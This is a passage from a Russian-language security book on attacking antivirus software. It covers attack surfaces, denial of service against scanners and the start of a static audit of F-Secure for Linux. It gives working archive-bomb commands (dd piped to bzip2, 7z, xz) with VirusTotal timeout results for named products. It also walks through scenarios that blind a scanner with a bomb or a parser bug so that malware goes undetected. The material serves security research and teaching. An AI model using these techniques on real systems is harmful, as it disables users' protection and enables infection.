Например, F-Secure Anti-Virus версий 2010 и 2011 распространял компонент ActiveX, помеченный как безопасный для сценариев и допускающий загрузку в Internet Explorer. Ошибка переполнения кучи позволяла злоумышленнику удаленно добиться исполнения кода. Уязвимость обнаружила группа Garage4Hackers, опубликовавшая средство эксплуатации по адресу <https://www.exploit-db.com/exploits/17715/>.

Другой пример - компонент ActiveX антивируса Kaspersky AxKLSysInfo.dll, который тоже считался безопасным для сценариев и без предупреждений загружался в Internet Explorer. Он позволял злоумышленнику получать содержимое каталогов FTP и тем самым, возможно, читать сведения с серверов FTP, скрытых за межсетевыми экранами. Это пример архитектурного недостатка дополнения браузера.

Бывали и более серьезные ошибки проектирования. В 2008 году элемент ActiveX антивируса Comodo предоставлял функцию ExecuteStr, фактически исполнявшую команду операционной системы. Злоумышленнику требовалось лишь создать веб-страницу, встроить в нее элемент ActiveX и убедить пользователя открыть страницу в Internet Explorer. После этого ошибка позволяла

исполнить любую команду операционной системы в контексте браузера. Это лишь одна серьезная уязвимость антивирусного продукта, и неудивительно, что сходные недостатки затрагивали другие продукты.

Программы, усиливающие безопасность

Помимо уже перечисленных компонентов большинство антивирусов устанавливает дополнительные приложения. Их часто представляют как программы, усиливающие безопасность. Они интересны исследователю, поскольку тоже открывают поверхность атаки, а разрабатывают их обычно без должной тщательности.

К таким приложениям относятся созданные или измененные антивирусными компаниями браузеры, которые особенно рекомендуются для банковских операций и других критичных задач, связанных с платежами или деньгами. Некоторые продукты устанавливают даже погодные приложения, не имеющие иной очевидной цели, кроме увеличения поверхности атаки раздутым и небезопасным кодом. Существуют и антивирусы, устанавливающие рекламные программы, например бесплатная версия Avira и все версии Kingsoft, поскольку они распространяются бесплатно.

На азиатском, особенно китайском, рынке очень популярны локализованные браузеры. Такие браузеры, усиленные средствами безопасности, устанавливают, например, Rising и Kingsoft. Rising предлагает программу, имитирующую Internet Explorer и имеющую китайский интерфейс. Однако она использует движок Internet Explorer 7, не имеет никакой песочницы, а несколько ее модулей не поддерживают `ASLR`, что особенно привлекательно для разработчика средств эксплуатации.

Таким образом, атаковать можно не только ядро и сканеры антивируса, но и установленный комплектом браузер, который назначается основным и рекомендуется Rising для повседневного использования.

С Kingsoft ситуация еще любопытнее своей катастрофичностью. Компания распространяет локализованный на китайском браузер Liebao, название которого переводится как «гепард». Он основан на измененной старой версии Google Chrome. Во время последней проверки автор обнаружил следующие ошибки:

• песочница была отключена без всякой причины;
• многие библиотеки без `ASLR`, например `kshmpg.dll` и `iblocker.dll`, сохраняли постоянные адреса после перезагрузки;
• устанавливалось даже расширение браузера для снимков рабочего стола пользователя.

При поиске направления атаки на современный антивирус особенно интересен устанавливаемый им браузер. Следует помнить, что антивирусные компании не всегда уделяют достаточно внимания инженерной безопасности, а такие браузеры относятся к второстепенным инструментам. Их код проверяют менее тщательно, чем, например, код ядра, если предположить, что хотя бы ядро действительно разработано тщательно, что тоже далеко не очевидно.

Итоги

В этой главе объяснялось, как определить поверхность атаки антивирусного программного обеспечения. Те же приемы подходят для поиска поверхности любого другого продукта. Поверхности делятся на локальные и удаленные.

Локальную поверхность использует злоумышленник, уже работающий на машине. К ней относятся следующие направления:

• **Локальное повышение привилегий из-за неправильных прав на файлы или каталоги.** Примером служат разряды SUID и SGID в системах Unix.
• **Локальный отказ в обслуживании.** Антивирус заваливают запросами, пока он не замедлится, не исчерпает возможности или полностью не прекратит работу.
• **Отсутствие или неправильное применение защитных средств компилятора и операционной системы.** Например, если в Windows антивирус внедряет в процессы защитный модуль без ASLR, каждый такой процесс становится кандидатом для вредоносной локальной атаки. Другой пример - сборка антивируса без поддержки DEP. Оба недостатка облегчают создание надежного средства эксплуатации.
• **Ошибки драйверов устройств ядра.** Если антивирусный драйвер, например фильтр файловой системы или драйвер самозащиты, взаимодействует с пользовательскими компонентами через IOCTL, неправильная работа с буферами или логическая ошибка может позволить атаковать драйвер из режима пользователя и исполнить код с системными правами.
• **Логические недостатки из-за ошибок программирования или проектирования.** Они могут привести к захвату системы. Например, в антивирусе может находиться потайной механизм его отключения, которым злоумышленник воспользуется после обнаружения. Важно помнить, что от специалистов по обратной разработке нельзя ничего скрыть: со временем они найдут любой такой механизм.
• **Неправильные права на объекты Windows.** Windows предоставляет развитую систему списков управления доступом для мьютексов, событий, объектов потоков и других сущностей. Разработчикам антивируса необходимо защищать системные объекты правильными списками, иначе с ними сможет взаимодействовать любая непривилегированная программа, включая вредоносную.

Удаленную поверхность использует злоумышленник, не имеющий локального доступа к машине. Риск создает любой компонент антивируса, доступный через сеть или обрабатывающий поступившие из нее недоверенные данные. Практическими направлениями удаленной атаки служат:

• **Синтаксические анализаторы форматов файлов.** Вредоносные файлы и документы, полученные по электронной почте, указанные в атрибутах элементов img или iframe языка HTML либо пришедшие из другого недоверенного источника, способны задействовать ошибку антивирусного механизма и привести к захвату системы, как было показано в предыдущих главах.
• **Код обобщенного обнаружения и обезвреживания файлов.** Для удаления заражения антивирус читает и истолковывает байты инфицированного файла. Намеренно подготовленный файл может задействовать ошибку в процедуре обезвреживания.
• **Сетевые службы, панели и консоли администрирования.** Консоли и другие веб-интерфейсы могут стать входом в сеть. Если веб-интерфейс исполняет привилегированные команды от имени пользователя, а ошибка позволяет пользователю управлять передаваемой командой, система полностью скомпрометирована.
• **Дополнения браузеров.** Антивирусы регулярно устанавливают их для защиты при просмотре сайтов. Простой пример опасной ошибки - возможность обращаться к дополнению из JavaScript. Злоумышленник заманивает жертву на свой сайт, взаимодействует с дополнением и передает произвольные опасные команды, добиваясь захвата.
• **Межсетевые экраны, системы обнаружения вторжений и анализаторы сетевых протоколов.** Атака очень похожа на эксплуатацию формата файла. Если в анализаторе протокола есть ошибка, злоумышленник отправит межсетевому экрану вредоносные пакеты и задействует ее удаленно.
• **Службы обновления.** Как показано в главе 5, это серьезное направление атаки с тяжелыми последствиями.

В заключение следует подчеркнуть, что исследование удаленной поверхности не важнее изучения локальной. Успешные атаки часто складываются из нескольких этапов: удаленная уязвимость дает

вход в сеть, а последующая локальная атака повышает привилегии и обеспечивает полный контроль над машиной.

В следующей главе рассматриваются разновидности отказа в обслуживании и способы полностью вывести антивирус из строя либо временно отключить его на период атаки.

Глава 11. Отказ в обслуживании

Против антивирусного программного обеспечения возможны как локальные, так и удаленные атаки типа «отказ в обслуживании» (DoS). Более того, попытка отключить антивирусную защиту относится к самым распространенным нападениям. В этой главе рассматриваются типичные уязвимости отказа в обслуживании и способы их обнаружения.

Отказ в обслуживании - это атака на программу или исполняющий ее компьютер с целью сделать их недоступными. Против антивируса применимы разные варианты. Обычная атака пытается отключить продукт или удалить его с заражаемой либо уже зараженной машины. Это помогает вредоносной программе закрепиться: последующее обновление антивируса уже не сможет найти, удалить или обезвредить ее.

Средства, отключающие антивирус, называют «убийцами антивирусов». Они входят во вредоносные программы как самостоятельные инструменты или модули и умеют завершать известные защитные продукты, используя их слабости и уязвимости, которые находят описанными в этой книге способами. Однако большинство так называемых атак отказа в обслуживании с такими средствами названо неверно: чтобы удалить антивирус или отключить его службы Windows, злоумышленнику уже требуются права администратора зараженной машины. Далее подобные «атаки» не рассматриваются. Речь пойдет о настоящих нападениях, доступных локальному пользователю с низкими привилегиями или удаленному злоумышленнику через направления, описанные в предыдущих главах.

Локальные атаки отказа в обслуживании

Локальная атака отказа в обслуживании возможна только с того же компьютера, где установлен целевой антивирус. Существует множество разновидностей, из которых чаще всего встречаются следующие:

• архивные бомбы, пригодные также для удаленной атаки;
• ошибки синтаксических анализаторов форматов файлов, также доступные удаленно;
• атаки на драйверы ядра;
• атаки на сетевые службы, доступные удаленно, хотя некоторые службы принимают соединения только по локальному адресу `127.0.0.1`.

Далее рассматриваются несколько таких категорий и их значение для злоумышленника.

Архивные бомбы

Простой, известный и общедоступный способ локального отказа в обслуживании антивируса - архивная бомба, которую также называют бомбой ZIP или «смертельным архивом». Это может быть архив со множеством вложенных архивов, каждый из которых снова содержит множество архивов, и так далее. Другой вариант - файл размером в несколько гигабайт, который сжимается до 10, 3 или даже 1 мегабайта.

Такие недостатки можно считать уязвимостями отказа в обслуживании, хотя их практическая польза ограничена. Они почти бессмертны и способны затронуть практически любой антивирус для настольных компьютеров, серверов, сетевой проверки и других сред.

Даже если проблему исправили для распространенных форматов `ZIP` и `RAR`, разработчики могут забыть о `XAR`, `7z`, `GZ` или `BZ2`. В 2014 году автор быстро проверил несколько антивирусных продуктов на такие ошибки. На рисунке 11.1 приведены результаты однодневного испытания.




Рисунок 11.1. Слайд из доклада «Взлом антивирусного программного обеспечения» на SyScan 2014 с антивирусами, подверженными ошибке архивной бомбы

Подверженный ошибке антивирус, средство сетевой проверки или другая программа может прекратить полезную работу на несколько секунд, минут или навсегда, если попадет в бесконечный цикл. Обычно атака создает временную задержку, во время которой локальный злоумышленник получает свободу действий. Например, он хочет записать на диск файл, который антивирус, скорее всего, обнаружит. Сначала записывается архивная бомба, вынуждающая механизм заняться ее проверкой и не позволяющая ему делать что-либо еще. Пока идет сканирование, настоящий вредоносный файл помещают на диск, запускают и удаляют. Все это происходит, пока антивирусная служба анализирует первый файл. Таким простым способом продукт временно отключается, а злоумышленник получает время для беспрепятственных действий.

Создание простой архивной бомбы

Создадим простую архивную бомбу обычными средствами Unix и Linux. Сначала команда `dd` формирует большой файл, заполненный нулями:

```
dd if=/dev/zero bs=1024M count=1 > file
```

Затем фиктивный файл нужно сжать любым средством и форматом, например GZip или BZip2. Следующая команда создает файл размером 2 гигабайта и сразу сжимает его BZip2, получая всего 1522 байта:

```
dd if=/dev/zero bs=2048M count=1 | bzip2 -9 > file.bz2
```

Размер результата легко проверить программой `wc`:

```
$ LANG=C dd if=/dev/zero bs=2048M count=1 | bzip2 -9 | wc -c
0+1 records in
0+1 records out
2147479552 bytes (2.1 GB) copied, 15.619 s, 137 MB/s
1522
```

Несмотря на простоту, бомба эффективно действует против нескольких антивирусов, что видно в отчете VirusTotal. Восемь продуктов правильно распознали архивную бомбу, однако Comodo и McAfee-GW-Edition показали значок часов, как на рисунке 11.2.

Comodo	◷	20150315
Cyren	✓	20150315
DrWeb	✓	20150315
ESET-NOD32	✓	20150315
F-Prot	✓	20150315
Fortinet	✓	20150315
Ikarus	✓	20150315
Jiangmin	✓	20150314
K7AntiVirus	✓	20150315
K7GW	✓	20150315
Kaspersky	✓	20150315
Kingsoft	✓	20150315
Malwarebytes	✓	20150315
McAfee	✓	20150315
McAfee-GW-Edition	◷	20150315

Рисунок 11.2. Результаты VirusTotal: у двух антивирусов истекло время проверки

Значок часов означает, что анализ не завершился за отведенное время, следовательно, против этих продуктов атака применима. Однако пример использовал BZip2. Теперь попробуем другой формат - `7z`. Фиктивный файл размером 2 гигабайта можно сжать в архив `7z` объемом 300 килобайт следующими командами:

```
$ LANG=C dd if=/dev/zero bs=2048M count=1 > 2gb_dummy
$ 7z a -t7z -mx9 test.7z 2gb_dummy
```

Вывод команд:

```
0+1 records in
0+1 records out
2147479552 bytes (2.1 GB) copied, 15.619 s, 137 MB/s

$ 7z a -t7z -mx9 test.7z 2gb_dummy
7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=es_ES.UTF-8,Utf16=on,HugeFiles=on,8 CPUs)
Scanning
Creating archive kk.7z
Compressing  2gb_dummy

Everything is Ok
$ du -hc test.7z
```

```
300K  kk.7z
300K  total
```

Загрузим файл на VirusTotal и посмотрим, какие продукты пострадают. В этом испытании лишь VBA32 сообщил о возможной архивной бомбе, а у Kaspersky истекло время анализа. Следовательно, с помощью 7z можно временно вывести Kaspersky из строя.

Проверим еще один формат - XZ. Фиктивный файл сжимается программой 7z так:

```
$ 7z a -txz -mx9 test.xz 2gb_dummy
```

На этот раз время истекло у другого набора продуктов - Symantec и Zillya, что видно в отчете VirusTotal. Ни один антивирус вообще не назвал файл архивной бомбой.

Что произойдет, если создать менее известный архив XAR с фиктивным файлом размером 8 гигабайт? Автор пытался загрузить его на VirusTotal, но анализ каждый раз завершался ошибкой на последнем этапе, как показано на рисунке 11.3. Причина, пожалуй, заслуживает любопытства: отчет VirusTotal.

Рисунок 11.3. Ошибка VirusTotal при попытке проверить фиктивный файл размером 32 гигабайта, сжатый в XAR

Автор вручную проверил тот же архив в нескольких антивирусах: против Kaspersky атака сработала, вызвав истечение времени. Кроме того, при анализе сжатых архивов Kaspersky создает временные файлы. Это позволяет заставить целевую машину создать временный файл объемом 32 гигабайта. Такой пример дает представление о возможностях приема, хотя сжатый файл в этом случае крупнее предыдущих и занимает 8 гигабайт.

Ошибки синтаксических анализаторов форматов файлов

В главе 8 уже говорилось, что ошибки анализаторов форматов часто встречаются в антивирусах; здесь тема рассматривается подробнее. Такие дефекты позволяют надежно отключить антивирусный сканер локально или удаленно. Даже простое разыменование нулевого указателя или деление на ноль может оказаться полезным: в зависимости от продукта оно способно завершить службу сканера и тем самым отключить защиту до перезапуска службы. Обычно ее снова запускает специальный сторожевой процесс, если в антивирусе есть такая возможность, либо перезагрузка компьютера.

Локальная атака на анализатор также способна помешать обнаружению вредоносной программы. Например, вредоносный код сначала записывает искаженный файл, который гарантированно задействует ошибку анализатора и завершает его работу либо заставляет зациклиться. Первый файл саботирует антивирус до начала настоящей атаки, которая затем остается незамеченной. Так даже ошибка с низким риском помогает отключить защиту.

На практике этот прием легко применить против версий ClamAV до 0.98.3, заставив продукт бесконечно обрабатывать значки в каталоге ресурсов файла PE: значение 0xFFFFFFFF в качестве

числа значков приводит к вечному циклу.

Рассмотрим еще более простой способ использовать ошибку формата. Пусть имеются два файла со следующими путями:

```
base_dir\file-causing-parsing-bug.bin
base_dir\sub-folder\real-malware.exe
```

Антивирус начинает сканировать основной каталог с первого файла, который задействует ошибку разбора. В зависимости от дефекта сканер аварийно завершается или попадает в бесконечный цикл. До вложенного каталога с настоящей вредоносной программой он уже не доходит, поэтому та остается незамеченной.

Вместо размещения рядом вредоносный файл можно встроить в другой файл, снова воспользовавшись ошибкой формата: поместить его в каталог ресурсов `PE`, в дополнительные данные после основного содержимого или непосредственно в раздел файла `PE`, `ELF` либо `Mach-O`. Это не помешает исполнению вредоносной программы, но не позволит антивирусному сканеру обнаружить ее.

Атаки на драйверы ядра

Еще один типичный пример локального отказа в обслуживании антивируса - эксплуатация уязвимости драйвера ядра. Большинство антивирусов для Windows устанавливает такие драйверы, чтобы защищать продукт от завершения, запрещать подключение отладчика к службам, проверять файлы в реальном времени с помощью фильтра файловой системы или анализировать сетевой трафик через мини-фильтр `NDIS`.

Если в драйвере есть ошибка, которую локальный пользователь может задействовать через доступный канал связи, злоумышленник способен вызвать проверку ошибки ядра, обычно известную как синий экран смерти (`BSOD`). В результате машина выключается или перезагружается. Чаще всего уязвимости драйверов находятся в обработчиках кодов управления вводом-выводом (`IOCTL`), где полученные аргументы проверяются неправильно или вообще не проверяются.

Такой прием позволяет, например, перезагрузить компьютер после определенного действия, не запрашивая согласия пользователя и не имея высоких привилегий. Он также пригоден в многоэтапной эксплуатации. Возможен следующий условный сценарий:

1. Злоумышленник использует уязвимость, позволяющую скопировать файл в папку автозапуска пользователя, установить драйвер либо поместить библиотеку туда, откуда после перезагрузки ее загрузит в свое адресное пространство высокопривилегированный процесс.
2. Затем ошибка драйвера ядра принудительно перезагружает машину, чтобы внесенные изменения вступили в силу.

Локальные уязвимости отказа в обслуживании в антивирусных драйверах встречаются очень часто. Ежегодно обнаруживается несколько ошибок в самых разных продуктах - от наиболее популярных до малоизвестных. Примеры прошлых лет с демонстрационным кодом можно найти на сайте exploit-db.com, как показано на рисунке 11.4.

Search

Date	D	A	V	Description	Plat.	Author
2011-07-22		-		Kingsoft AntiVirus 2012 KisKrnl.sys <= 2011.7.8.913 - Local Kernel Mode Privilege Escalation Exploit	windows	MJ0011
2011-01-16		-		Kingsoft AntiVirus 2011 SP5.2 KisKrnl.sys <= 2011.1.13.89 - Local Kernel Mode DoS Exploit	windows	MJ0011
2010-09-13				Kingsoft Antivirus <= 2010.04.26.648 Kernel Buffer Overflow Exploit	windows	Lufeng Li
2010-01-28		-		Rising AntiVirus 2008/2009/2010 - Local Privilege Escalation Exploit	windows	Dlrow
2009-11-17		-		Avast 4.8.1351.0 antivirus aswMon2.sys Kernel Memory Corruption	windows	Giuseppe
2009-11-16		-		Avast! Antivirus <= 4.8.1356 - 'aswRdr.sys' Driver Local Privilege Escalation Vulnerability	windows	Evilcry
2009-09-23		-		Avast Antivirus 4.8.1351.0 DoS and Privilege Escalation	windows	Evilcry
2008-03-08		-		Panda Internet Security/Antivirus+Firewall 2008 - CPoint.sys Memory Corruption Vulnerability	windows	Tobias Klein
2006-08-26		-		Symantec AntiVirus IOCTL Kernel Privilege Escalation Vulnerability (1)	windows	Ruben Santamarta
2006-08-26		-		Symantec AntiVirus IOCTL Kernel Privilege Escalation Vulnerability (2)	windows	Ruben Santamarta

Рисунок 11.4. Демонстрационные примеры эксплуатации ошибок отказа в обслуживании

Удаленные атаки отказа в обслуживании

Как и в любом программном обеспечении с открытой удаленной поверхностью, в антивирусах встречаются уязвимости удаленного отказа в обслуживании. Такая атака проводится через сеть и направлена на защитное программное обеспечение компьютера жертвы. Наиболее распространены следующие направления:

• архивные бомбы, как при локальном отказе в обслуживании;
• ошибки синтаксических анализаторов форматов файлов, также совпадающие с локальным случаем;
• ошибки анализаторов сетевых протоколов;
• атаки на сетевые службы антивируса, принимающие соединения не только через интерфейс обратной петли по адресу `127.0.0.1`.

Далее рассматривается несколько таких направлений и способы их удаленного применения.

Архивные бомбы

Архивная бомба позволяет временно отключить антивирус не только локально, но и удаленно. В зависимости от продукта и почтовой программы атака может развиваться так:

1. Злоумышленник отправляет в целевой почтовый ящик письмо с архивной бомбой во вложении.
2. Сразу после получения письма антивирус начинает анализировать файл.
3. Сразу вслед за первым письмом злоумышленник отправляет второе с вредоносной программой.
4. Пока антивирус занят первой архивной бомбой, ничего не подозревающий пользователь открывает вложение второго письма и заражает компьютер.

Разумеется, осуществимость сценария зависит от поведения конкретного антивируса и почтовой программы. Некоторые продукты, но не все, блокируют доступ, пока письмо не будет проверено полностью. Поскольку это создает впечатление медленной работы почты, многие антивирусы не заставляют пользователя ждать. Важна и почтовая программа: некоторые клиенты синхронно запускают процесс проверки вложения и остаются заблокированными на все время анализа архивной бомбы.

Ошибки синтаксических анализаторов форматов файлов

Многие антивирусы содержат эвристические средства предотвращения эксплуатации. Их реализуют разными способами, но обычно они защищают офисные приложения и браузеры. Ошибку антивирусного анализатора файла можно удаленно задействовать через браузер. Примерный сценарий выглядит так:

1. Злоумышленник создает вредоносную веб-страницу, которая тем или иным способом определяет установленный антивирус. Можно также без предварительного распознавания атаковать один или несколько выбранных продуктов.
2. Если найден уязвимый антивирус, сервер злоумышленника отдает страницу с элементом `iframe`, указывающим на файл, который аварийно завершает сканер и тем самым отключает его. Без распознавания вредоносная страница может поочередно отдать все искаженные файлы, способные завершить работу каждого поддерживаемого антивируса, пока не откажет продукт пользователя.
3. Через несколько секунд или после определенного события страница выполняет сценарий JavaScript, эксплуатирующий уязвимость браузера.
4. Поскольку ошибка анализатора формата уже отключила антивирус, эксплуатация браузера остается незамеченной и пользователь заражается.

Такой сценарий вполне вероятен на практике, хотя на момент написания книги не было публично известного средства эксплуатации или вредоносной программы, использующих его.

Итоги

В этой главе рассмотрены различные уязвимости отказа в обслуживании, способы их обнаружения и применения против антивируса. Типичная локальная атака запускается с низкими правами, повышает привилегии, а затем пытается отключить программу или удалить ее с заражаемой либо уже зараженной машины. Типичная удаленная атака направлена на доступные извне службы, которых можно достичь без предварительного локального доступа. Например, злоумышленник отправляет цели вредоносное письмо или средствами социальной инженерии убеждает ее посетить опасный сайт.

Были рассмотрены следующие разновидности локальных и удаленных атак:

• **Архивные бомбы**, также называемые «смертельными архивами». Простой вариант содержит файл с чрезвычайно высокой степенью сжатия, который после распаковки занимает сотни мегабайт или несколько гигабайт памяти. Антивирус надолго оказывается занят, создавая короткий промежуток, когда настоящая вредоносная программа может проникнуть незамеченной. Такой атаке подвержен почти любой антивирус.
• **Ошибки синтаксических анализаторов форматов файлов.** Даже простейшее деление на ноль, разыменование нулевого указателя или ошибка разбора, приводящая к бесконечному циклу, способна аварийно завершить службу или сканер. Злоумышленник получает время для атаки, пока сторожевой процесс еще не перезапустил отказавшие службы.
• **Атаки на драйверы ядра.** Драйверы фильтров файловой системы, сетевые фильтры и другие компоненты ядра могут содержать логические или архитектурные ошибки, пригодные для эксплуатации. В таком случае злоумышленник способен исполнить код в режиме ядра с наивысшими привилегиями.
• **Атаки на сетевые службы.** Все перечисленные приемы могут применяться удаленно. Например, сетевую службу почтового шлюза можно атаковать через ошибку анализатора файла. Письмо с архивной бомбой, перехваченное шлюзом, способно вызвать отказ в обслуживании или аварийно

завершить службу.

В следующей главе рассматриваются методика исследования и приемы статического анализа антивирусного программного обеспечения, предназначенные для поиска ошибок, слабостей, архитектурных недостатков и других сведений, помогающих понять работу антивируса и способы его обхода.

Часть III. Анализ и эксплуатация

В этой части:

• глава 12: статический анализ;
• глава 13: динамический анализ;
• глава 14: локальная эксплуатация;
• глава 15: удаленная эксплуатация.

Глава 12. Статический анализ

Статический анализ - это метод исследования программы без ее исполнения. Все сведения, необходимые для решения задачи, например поиска ошибок, извлекаются статическими средствами.

Обычно для этого читают исходный код, а у закрытого продукта - соответствующий машинный код. Такой способ, естественно, требует больше всего времени, но в целом дает лучшие результаты, поскольку заставляет аналитика понять работу программы на низком уровне.

В этой главе объясняется, как находить уязвимости антивирусного программного обеспечения приемами статического анализа. Основное внимание уделяется фактически стандартному для этой задачи инструменту IDA.

Ручной аудит двоичных файлов

Ручной аудит двоичных файлов - это исследование машинного кода значимых файлов программного продукта с целью извлечь полезные сведения. В качестве примера проведем аудит старой версии F-Secure Anti-Virus для Linux и попробуем найти уязвимость, пригодную для удаленной эксплуатации, например ошибку синтаксического анализатора формата. К счастью для специалистов по обратной разработке, продукт содержит символьную информацию, облегчающую статический анализ.

Если для приложения Windows доступны файлы программной базы данных (`PDB`) либо в приложение Unix встроены отладочные данные `DWARF`, можно пропустить разбор множества экспортируемых функций. Это избавляет от обратной разработки уже известных частей и экономит много драгоценных часов.

Когда символов недостаточно, особенно для функций стандартных библиотек - библиотеки времени исполнения C (`CRT`) или `LIBC`, включая `malloc`, `strlen`, `memcpy` и другие, - определить имена помогает технология IDA для быстрого распознавания библиотек (`FLIRT`). Даже без символов назначение функции часто удается вывести из общего алгоритма и цели. Например, автор избежал обратной разработки целого набора функций, сразу распознав в них реализацию алгоритма `RSA`.

Синтаксические анализаторы форматов файлов

Для опытов и демонстрации используется F-Secure Anti-Virus для Linux. После установки продукта в каталоге `/opt/f-secure` появляется несколько папок:

```
$ ls -l /opt/f-secure/
total 12
drwxrwxr-x  5 root root 4096 abr 19  2014 fsaua
drwxr-xr-x  3 root root 4096 abr 19  2014 fsav
drwxrwxr-x 10 root root 4096 abr 19  2014 fssp
```

Можно предположить, что префикс `fs` означает F-Secure, а `av` - антивирус. Второй каталог почти целиком состоит из символических ссылок:

```
$ ls -l /opt/f-secure/fsav/bin/
total 4
lrwxrwxrwx 1 root root  48 abr 19  2014 clstate_generator ->
/opt/f-secure/fsav/../fssp/bin/clstate_generator
lrwxrwxrwx 1 root root  45 abr 19  2014 clstate_update ->
```

```
/opt/f-secure/fsav/../fssp/bin/clstate_update
lrwxrwxrwx 1 root root  49 abr 19  2014 clstate_updated.rc ->
/opt/f-secure/fsav/../fssp/bin/clstate_updated.rc
lrwxrwxrwx 1 root root  39 abr 19  2014 dbupdate ->
/opt/f-secure/fsav/../fssp/bin/dbupdate
lrwxrwxrwx 1 root root  44 abr 19  2014 dbupdate_lite ->
/opt/f-secure/fsav/../fssp/bin/dbupdate_lite
lrwxrwxrwx 1 root root  35 abr 19  2014 fsav ->
/opt/f-secure/fsav/../fssp/bin/fsav
lrwxrwxrwx 1 root root  37 abr 19  2014 fsavd ->
/opt/f-secure/fsav/../fssp/sbin/fsavd
lrwxrwxrwx 1 root root  37 abr 19  2014 fsdiag ->
/opt/f-secure/fsav/../fssp/bin/fsdiag
lrwxrwxrwx 1 root root  42 abr 19  2014 licensetool ->
/opt/f-secure/fsav/../fssp/bin/licensetool
-rwxr--r-- 1 root root 291 abr 19  2014 uninstall-fsav
```

Судя по целям ссылок, интерес представляет каталог `fssp`:

```
$ ls -l /opt/f-secure/fssp/
total 32
drwxrwxr-x 2 root root 4096 abr 19  2014 bin
drwxrwxr-x 2 root root 4096 ene 30  2014 databases
drwxrwxr-x 2 root root 4096 abr 19  2014 etc
drwxrwxr-x 3 root root 4096 abr 19  2014 lib
drwxrwxr-x 2 root root 4096 abr 19  2014 libexec
drwxrwxr-x 2 root root 4096 abr 19  2014 man
drwxrwxr-x 2 root root 4096 abr 19  2014 modules
drwxrwxr-x 2 root root 4096 abr 19  2014 sbin
```

Здесь находятся базы данных, каталоги программ `bin` и `sbin`, библиотеки `lib` и `libexec`, справочные страницы и каталог модулей. Проверим `lib` и поищем библиотеку или набор библиотек, обрабатывающих форматы файлов:

```
$ ls -l /opt/f-secure/fssp/lib
total 3112
-rw-r--r-- 1 root root    2475 nov 19  2013 fsavdsimple.pm
-rwxr-xr-x 1 root root  252111 nov 19  2013 fsavdsimple.so
-rw-r--r-- 1 root root   32494 ene 30  2014 fssp-common
-rwxr-xr-x 1 root root  244324 ene 30  2014 libdaas2.so
-rwxr-xr-x 1 root root  123748 ene 30  2014 libdaas2tool.so
-rwxr-xr-x 1 root root 1606472 ene 30  2014 libfm.so
lrwxrwxrwx 1 root root      17 abr 19  2014 libfsavd.so ->
libfsavd.so.7.0.0
lrwxrwxrwx 1 root root      17 abr 19  2014 libfsavd.so.4 ->
libfsavd.so.4.0.0
-rwxr-xr-x 1 root root   66680 ene 30  2014 libfsavd.so.4.0.0
lrwxrwxrwx 1 root root      17 abr 19  2014 libfsavd.so.5 ->
libfsavd.so.5.0.0
-rwxr-xr-x 1 root root   70744 ene 30  2014 libfsavd.so.5.0.0
lrwxrwxrwx 1 root root      17 abr 19  2014 libfsavd.so.6 ->
libfsavd.so.6.0.0
-rwxr-xr-x 1 root root   74872 ene 30  2014 libfsavd.so.6.0.0
lrwxrwxrwx 1 root root      17 abr 19  2014 libfsavd.so.7 ->
libfsavd.so.7.0.0
-rw-r--r-- 1 root root   79040 nov 19  2013 libfsavd.so.7.0.0
lrwxrwxrwx 1 root root      13 abr 19  2014 libfsclm.so ->
libfsclm.so.2
lrwxrwxrwx 1 root root      18 abr 19  2014 libfsclm.so.2 ->
libfsclm.so.2.2312
-rwxr-xr-x 1 root root  309724 may 21  2013 libfsclm.so.2.2312
lrwxrwxrwx 1 root root      20 abr 19  2014 libfsmgmt.2.so ->
libmgmtfile.2.0.0.so
lrwxrwxrwx 1 root root      17 abr 19  2014 libfssysutil.so ->
libfssysutil.so.0
